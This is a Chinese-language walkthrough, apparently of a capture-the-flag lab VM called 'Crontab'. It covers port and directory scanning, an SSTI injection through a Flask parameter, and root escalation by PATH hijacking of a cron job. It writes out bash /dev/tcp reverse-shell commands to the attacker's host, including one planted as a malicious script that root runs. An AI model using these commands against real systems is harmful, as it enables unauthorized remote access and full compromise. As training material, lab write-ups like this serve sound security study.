Crontab by Aristore

信息收集

```
┌──(root㉿kali)-[~]
└─# arp-scan -l | grep PCS
192.168.5.114   08:00:27:8f:a7:4b       PCS Systemtechnik GmbH


┌──(root㉿kali)-[~]
└─# IP=192.168.5.114
```

```
┌──(root㉿kali)-[~]
└─# nmap -sV -sC -A $IP -Pn
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-09 09:14 EDT
Nmap scan report for Crontab.lan (192.168.5.114)
Host is up (0.0017s latency).
Not shown: 997 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp   open  http    Apache httpd 2.4.62 ((Debian))
|_http-server-header: Apache/2.4.62 (Debian)
|_http-title: Site doesn't have a title (text/html).
5000/tcp open  http    Werkzeug httpd 3.1.3 (Python 3.9.2)
|_http-server-header: Werkzeug/3.1.3 Python/3.9.2
|_http-title: Site doesn't have a title (text/html; charset=utf-8).
MAC Address: 08:00:27:8F:A7:4B (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7
cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux
5.6.3)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   1.71 ms Crontab.lan (192.168.5.114)

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.25 seconds
```

目录扫描

```
┌──(root㉿kali)-[~]
└─# gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u
http://$IP -x php,php3,txt,html,bk,bak,zip,tar,gz,shtml
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.5.114
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,html,tar,php3,txt,bk,bak,zip,gz,shtml
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.html                (Status: 403) [Size: 278]
/index.html           (Status: 200) [Size: 6]
/.php                 (Status: 403) [Size: 278]
/.php                 (Status: 403) [Size: 278]
/.html                (Status: 403) [Size: 278]
/server-status        (Status: 403) [Size: 278]
Progress: 2426160 / 2426171 (100.00%)
===============================================================
Finished
===============================================================
```

没扫出来什么，那就扫一下5000 端口

```
┌──(root㉿kali)-[~]
└─# gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u
http://$IP:5000 -x php,php3,txt,html,bk,bak,zip,tar,gz,shtml
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.5.114:5000
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              gz,shtml,txt,html,bk,bak,zip,tar,php,php3
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/home                 (Status: 200) [Size: 179]
```


```
/library              (Status: 200) [Size: 194]
/console              (Status: 400) [Size: 167]
Progress: 491462 / 2426171 (20.26%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 491477 / 2426171 (20.26%)
===============================================================
Finished
===============================================================
```

看看这两个路径下是啥

```
┌──(root㉿kali)-[~]
└─# curl http://$IP:5000/home
这种魔法叫ssti
破解这种魔法的魔法阵为touhou
<br>
在有施加ssti魔法的地方 启动魔法阵并且在魔法阵中输入魔法咒语就能直接读取书啦DAZE


┌──(root㉿kali)-[~]
└─# curl http://$IP:5000/library
<!DOCTYPE html>
<html>
<html lang="en">
<head>
    <meta charset="UTF-8">

</head>

<body>
        <p1>这次Marisa应该偷不到书了吧</p1>
        <br>
        <br>
        <img src="/static/p.jpg">

</body>
</html>


┌──(root㉿kali)-[~]
└─# curl -G "http://192.168.5.114:5000/library" --data-urlencode "touhou={{7*7}}"
<!DOCTYPE html>
<html>
<html lang="en">
<head>
    <meta charset="UTF-8">

</head>

<body>
        <p1>你在干神魔？ </p1>
        <br>
        <br>
```

```
        <img src="/static/s.png">

</body>
</html>
```

拿 fenjing 梭一下




```
flag{marisa marisa-master spark}
```

获取交互式 Shell

kali 监听

```
nc -lnvp 4444
```

拿到反弹 shell

```
bash -c 'bash -i >& /dev/tcp/192.168.5.153/4444 0>&1'
```

稳定 shell

```
Ctrl + Z
stty raw -echo; fg
python3 -c 'import pty; pty.spawn("/bin/bash")'
stty rows 27 cols 124 (这里的终端尺寸要新开一个终端运行stty size查询)
reset xterm
export TERM=xterm
export SHELL=/bin/bash
```

提权

根据靶机名称可以猜到要看 crontab

```
marisa@Crontab:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# .---------------- minute (0 - 59)
# |  .------------- hour (0 - 23)
# |  |  .---------- day of month (1 - 31)
# |  |  |  .------- month (1 - 12) OR jan,feb,mar,apr ...
# |  |  |  |  .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# |  |  |  |  |
# *  *  *  *  * user-name command to be executed
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report
/etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report
/etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report
/etc/cron.monthly )
#
* * * * * root master_spark
```

注意到 master_spark 是以 root 权限执行的，且没有使用绝对路径。当 Linux 执行一个没有绝对路径的命令时会去 PATH 环境变量指定的目录里找这个命令，从左到右依次查找。

这意味着，当 root 每分钟执行 master_spark 时，系统会按顺序检查以下目录是否存在一个名为 master_spark 的可执行文件：

1. /usr/local/sbin
2. /usr/local/bin
3. /sbin
4. /bin
5. /usr/sbin
6. /usr/bin

因此考虑 PATH 劫持提权

检查 PATH 列表里的目录时发现：

```
marisa@Crontab:~$ ls -ld /usr/local/sbin
drwxrwxrwx 2 root root 4096 Sep  8 03:39 /usr/local/sbin
```

最后一个 rwx 表示其他任何人 (包括 marisa 用户) 都拥有对这个目录的读、写、执行权限


再开一个终端监听 4445 端口

```
nc -lnvp 4445
```

在目标机的 marisa Shell 中创建恶意脚本：

```
marisa@Crontab:~$ cd /usr/local/sbin
marisa@Crontab:/usr/local/sbin$ echo "bash -c 'bash -i >& /dev/tcp/192.168.5.153/4445 0>&1'"
> master_spark
marisa@Crontab:/usr/local/sbin$ chmod +x master_spark
```

等一会就连上了




```
flag{touhou sai gao}
```